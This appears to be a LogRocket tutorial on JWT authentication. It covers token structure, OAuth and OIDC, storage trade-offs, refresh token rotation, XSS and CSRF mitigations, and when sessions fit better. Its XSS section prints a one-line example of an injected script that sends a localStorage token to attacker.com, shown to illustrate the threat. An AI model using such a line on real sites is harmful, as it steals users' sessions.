Editor’s note: This JWT authentication tutorial was last updated on 23 July 2026 by Emmanuel John to discuss modern JWT authentication practices, including OAuth 2.0 and OIDC, secure token storage, refresh token rotation, XSS and CSRF risks, and scenarios where server-side sessions may be a better choice than JWTs.

In web development, authentication is one of the most complex aspects to implement yourself. Many web applications delegate authentication to third-party authentication services like Auth0 or rely on authentication built into the frameworks or tools they are built with.
This also means that many developers (maybe you too 🙂 ) don’t know how to build at least moderately secure authentication into their web applications. JWT provides an easy way to to do this
With knowledge of some of the security concerns to consider when using JWT, you can implement a more secure authentication as you see with third-party authentication services. So, in this guide, we’ll begin by covering what JWTs are, then we’ll go into how they’re used and why, and finally, we’ll go into the issues and concerns to look out for when using JWTs.
JSON Web Token (JWT) is a standard for structuring data to be transmitted between two parties (commonly server and client). A JWT is a single string made up of two components, a JSON Object Signing and Encryption (JOSE) header and its claims (or payload), both base64url encoded and separated by a period (.).
This is the structure of a token:
(Header).(Payload)
Here’s an example of a token:
eyJhbGciOiJub25l4oCdfQ.ewogICJpZCI6ICIxMjM0NTY3ODkwIiwKICAibmFtZSI6ICJKb2huIERvZSIsCiAgImFnZSI6IDM2Cn0K
This token is constructed with these two components:
{
  "alg": "none"
}
// base64url encoded to: eyJhbGciOiJub25l4oCdfQ
{
  "id": "1234567890",
  "name": "John Doe",
  "age": 36
}
// base64url encoded to: ewogICJpZCI6ICIxMjM0NTY3ODkwIiwKICAibmFtZSI6ICJKb2huIERvZSIsCiAgImFnZSI6IDM2Cn0
The JOSE header contains details about the type of encryption, signing, or both applied to the token. "alg": "none” specifies that the token isn’t encrypted or signed.
Claims are the information that JWTs carry. In the context of user authentication and authorization, you can think of it as claims about a user. The claims in this token are made up of three fields id, name, and age.
JSON Web Tokens aren’t sent directly as JSON strings because they’re UTF-8 encoded. This means that they can contain characters that aren’t URL-safe (characters like “/” or “&” for example). They can’t be put safely in HTTP Authorization headers and URI query parameters.
To make tokens URL-safe, they’re encoded into base64url format. This allows them to be safely put in query parameters and authorization headers.
However, this form of JSON Web Tokens is unsecured because there’s no way of ensuring the integrity of its claims, making it very unsafe to use in user authentication.
The type of JWTs used in handling user authentications are signed tokens (or JSON Web Signatures, JWSs). Signed tokens are essentially JWTs with a cryptographically generated signature, to ensure that the claims in the tokens haven’t been tampered with.
Three components go into making Signed tokens:
This is the structure of a signed token:
(Header).(Payload).(Signature)
Here’s an example of a signed JWT:
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJpZCI6IjEyMzQ1Njc4OTAiLCJuYW1lIjoiSm9obiBEb2UiLCJhZ2UiOjM2fQ.4SkNQ2QZ8z5Lh7W0n2FK8KnXxXq_9yPmyMslK9YpN0A
The token is constructed from these components:
{
  "typ": "JWT",
  "alg": "HS256"
}
Base64URL encoded as:
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9
{
  "id": "1234567890",
  "name": "John Doe",
  "age": 36
}
Base64URL encoded as:
eyJpZCI6IjEyMzQ1Njc4OTAiLCJuYW1lIjoiSm9obiBEb2UiLCJhZ2UiOjM2fQ
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJpZCI6IjEyMzQ1Njc4OTAiLCJuYW1lIjoiSm9obiBEb2UiLCJhZ2UiOjM2fQ
using the secret key your-256-bit-secret. The resulting signature is Base64URL encoded and appended as the third part of the JWT.

So how are signed tokens used in authentication? Here’s a simplified outline of the process:
Here’s a visual representation of the process:
JWTs are the token format. OAuth 2.0 and OpenID Connect (OIDC) are the protocols that define how those tokens are issued and used.
Many developers encounter JWTs first through OAuth 2.0 or OIDC flows, especially when integrating third-party identity providers like Google, GitHub, or Auth0. Understanding the distinction matters for implementing things correctly.
OAuth 2.0 is an authorization framework. It defines how a resource owner (a user) can grant a third-party client limited access to a protected resource (like an API) without exposing credentials. OAuth 2.0 itself does not mandate a token format, but JWTs have become the de facto standard for access tokens because they are self-contained and verifiable without a round-trip to the authorization server.
OpenID Connect (OIDC) is an identity layer built on top of OAuth 2.0. It introduces the ID token, which is always a JWT and contains claims about the authenticated user (like sub, email, name). OIDC is the protocol you are using when you click “Sign in with Google.”
Here is how they relate:
| Concept | Role | Token type |
|---|---|---|
| OAuth 2.0 | Authorization framework | Access token (often a JWT) |
| OIDC | Authentication layer on OAuth 2.0 | ID token (always a JWT) |
| JWT | Token format/standard | Used by both |
In practice, a typical OIDC flow issues three tokens:
A common mistake is using the ID token to authorize API calls. The access token is what APIs should validate. The ID token is for the client application to establish user identity.
It turns out that authentication isn’t easy to implement securely. I’ve made many web projects with simple hand-written authentication processes, where I just store the user’s identifier and password as plain JSON strings in JavaScript localStorage and pass them to any region of my application that needs authenticated access.
Fortunately, those projects didn’t have many users (or any in most cases), so it wasn’t rewarding to exploit. If the web applications had many (and important) users and had authentication implemented this way, it would’ve meant disaster.
Signed tokens prevent these kinds of disasters by:
But JWTs aren’t perfect solutions for secure authentication. They still have issues and concerns to look out for (and possibly work around) when using them in your project.
You should store access tokens in memory and refresh tokens in HttpOnly, Secure, SameSite=Strict cookies.
Token storage is one of the most debated topics in JWT security, and the answer depends on which threats you are prioritizing. Every storage option comes with trade-offs.
Here is a comparison of storage options:
| Storage location | Accessible by JS | Sent automatically | XSS risk | CSRF risk |
|---|---|---|---|---|
localStorage |
Yes | No | High | None |
sessionStorage |
Yes | No | High | None |
| In-memory (JS variable) | Yes (same tab only) | No | Medium | None |
HttpOnly cookie |
No | Yes (same-origin) | None | Medium |
HttpOnly + SameSite=Strict cookie |
No | Yes (strict same-origin) | None | Low |
Both localStorage and sessionStorage are accessible via JavaScript on the page. A successful XSS attack gives an attacker full access to the token immediately. window.localStorage.getItem('token') is all it takes. Avoid storing JWTs with meaningful access scope here.
Storing access tokens in-memory means they disappear on page refresh and are not accessible from other tabs or persisted to disk. This is the most XSS-resistant client-side option for access tokens, though it requires a separate mechanism (like a refresh token in a cookie) to restore a session after a page reload.
With HttpOnly cookies, the browser sends these automatically with every matching request, and they cannot be read by JavaScript at all. This eliminates XSS token theft but introduces CSRF risk. You can mitigate CSRF with SameSite=Strict and CSRF tokens.
Access tokens should be short-lived (5 to 15 minutes). Refresh tokens should be rotated on every use and revocable server-side.
One structural weakness of JWTs is that they are stateless by default. Once issued, a server cannot invalidate a token before its expiration unless it maintains a server-side blocklist, which reintroduces statefulness.
Token expiration and refresh token rotation are the primary tools for managing this problem.
The exp claim defines when a token expires. Keep access token lifetimes short — 5 to 15 minutes is a common range for high-security applications, with 1 hour being a reasonable upper limit for most apps.
{
  "sub": "user_123",
  "iat": 1720652400,
  "exp": 1720653300,
  "roles": ["user"]
}
A short-lived token limits the damage window if one is stolen. An attacker with a captured token has minutes, not days, before it becomes useless.
Refresh tokens are long-lived credentials (days to weeks) used to obtain new access tokens without prompting the user to re-authenticate. Because they are long-lived, they need stricter protection.
Refresh token rotation means issuing a new refresh token every time the old one is used. The old token is immediately invalidated. This means:
localStorage gives you XSS risk. Cookies give you CSRF risk. Neither is inherently safer, so the question is which risk you can better mitigate given your architecture.
XSS occurs when an attacker injects malicious JavaScript into a page that runs in another user’s browser. If your token is in localStorage or sessionStorage, that script can read it directly:
// What an attacker's injected script does
fetch('https://attacker.com/steal?t=' + localStorage.getItem('access_token'));
Mitigations for XSS:
HttpOnly cookies instead of localStorage.CSRF occurs when an attacker tricks a logged-in user’s browser into making a request to your application without the user’s intent. Because cookies are sent automatically by the browser, a forged request from a malicious site to your API will include the victim’s cookies, including any JWT stored there.
Mitigations for CSRF:
SameSite=Strict or SameSite=Lax on cookies (the most effective modern defense).Origin and Referer headers on state-changing requests.SameSite=None unless you explicitly need cross-site cookie sending.JWTs like many other tools in the world, aren’t perfect. They’re good for user authentication, but not without shortcomings. In this section, I’ll address some popular concerns.
So let’s start with the first concern.
Signed tokens provide the benefit of verifying the integrity of the claims in the tokens. This allows them to be useful for authentication purposes. This doesn’t mean that the claims stored in the tokens aren’t hidden.
If your web application needs to store sensitive information in tokens, the website needs to handle them with caution. Generally, you should avoid storing sensitive information in tokens because it is very difficult to protect them against all possible cybersecurity attacks.
In cases where a web application needs to store sensitive information in tokens, encrypted forms of JWTs exist for this reason.
Compared to the internet of the early 2000s modern-day internet is more secure. But, on its own, the modern-day internet still isn’t a hundred percent secure. Anything that JavaScript has access to can still potentially be exploited.
Because of the structure of modern applications, it has become more important for JavaScript to have access to the tokens to, for example, send requests to APIs. However, web applications have reasons for their structure, and in some cases, JavaScript having access to the tokens is unavoidable. Fortunately, the internet has gotten secure enough for access to JavaScript to be less of a concern than it was in the earlier internet.
There isn’t a good solution to this concern. Regardless of where you store tokens, you’re opening the tokens to at least one form of exploit. Storing in cookies or sessions is open to CSRF (Cross-Site Request Forgery) attacks, and storing anywhere JavaScript can access is open to XSS (Cross-Site Scripting) attacks.
Depending on how you store and transmit JWTs, they’re subject to size constraints imposed by browsers. For example, all browsers impose a 4 KB and 5 MB limit on the total amount of data that a web application can store in cookies and JavaScript localStorage respectively.
If your web application uses significant portions of these storage mechanisms (although unlikely), you can use session tokens instead. They’re smaller, but they can’t have payloads, with extra pieces of information, like with JWTs.
The short answer to this question is when you need immediate revocation, when your clients are only browsers talking to a single backend, or when the complexity does not pay off.
JWTs are not the default correct answer for every authentication problem. Here are cases where traditional server-side sessions are a better fit:
| Concern | JWT | Server-side session |
|---|---|---|
| Scalability (stateless) | Excellent (no DB lookup per request) | Requires session store (Redis, DB) |
| Revocation | Hard (requires a blocklist) | Trivial (delete the session record) |
| Token size | Can grow large with many claims | Tiny (just a session ID) |
| Cross-service auth | Strong fit (verifiable without shared DB) | Harder (requires shared session store or sticky sessions) |
| Implementation complexity | Higher (needs refresh logic, rotation, storage strategy) | Lower (most frameworks handle it out of the box) |
| Suitable for mobile/API clients | Yes | Often awkward (cookie-based by default) |
alg: none attack, weak secrets, missing expiration claims, and improper storage have all caused real breaches. If you are not going to implement JWTs carefully, sessions are safer by default.Yes, the header and payload are only base64url encoded, not encrypted. Anyone can decode them. The signature requires the secret key to verify, but the payload is readable by anyone who has the token. This is why you should never store sensitive data in JWT payloads.
The server rejects it with a 401 Unauthorized response. The client should then attempt a silent refresh using its refresh token. If the refresh token is also expired or invalid, the user must re-authenticate.
Yes, always. Signature validation is computationally cheap (especially with RS256 and cached public keys via JWKS). Skipping verification because “we trust the client” defeats the purpose of signing entirely.
Yes, and most applications do. The JWT can carry both identity claims (sub, email) and authorization claims (roles, permissions). The key constraint is that embedded claims are static until a new token is issued. If a user’s role changes mid-session, the access token will not reflect that until it expires and is refreshed.
JWTs are useful tools in user authorization and authentication, but they’re just standards. They’re not built directly into programming languages or many frameworks. Using them in many cases is based on how you (or the library you choose to generate and handle them) implement JWTs. If you want to learn how to implement them, you can check out our guide on implementing JWT authentication with Vue and Node.js.
Install LogRocket via npm or script tag. LogRocket.init() must be called client-side, not
server-side
$ npm i --save logrocket

// Code:

import LogRocket from 'logrocket';
LogRocket.init('app/id');
// Add to your HTML:

<script src="https://cdn.lr-ingest.com/LogRocket.min.js"></script>
<script>window.LogRocket && window.LogRocket.init('app/id');</script>

Discover how React Fiber works under the hood. Learn how React builds the DOM, handles concurrent rendering, and works alongside React 19 features and the new React Compiler.

Learn how to use Skybridge, an open-source React framework, to build and deploy cross-platform AI apps and interactive UI widgets for ChatGPT, Claude, and MCP clients from a single codebase.

Learn how to set up Meilisearch, index documents, and build keyword, semantic, and hybrid search with AI-powered retrieval.
Compare pnpm and npm across security defaults, disk usage, dependency strictness, and workspace policy to decide which package manager fits your project.
Hey there, want to help make our blog better?
Join LogRocket’s Content Advisory Board. You’ll help inform the type of content we create and get access to exclusive meetups, social accreditation, and swag.
Sign up now


 Learn more →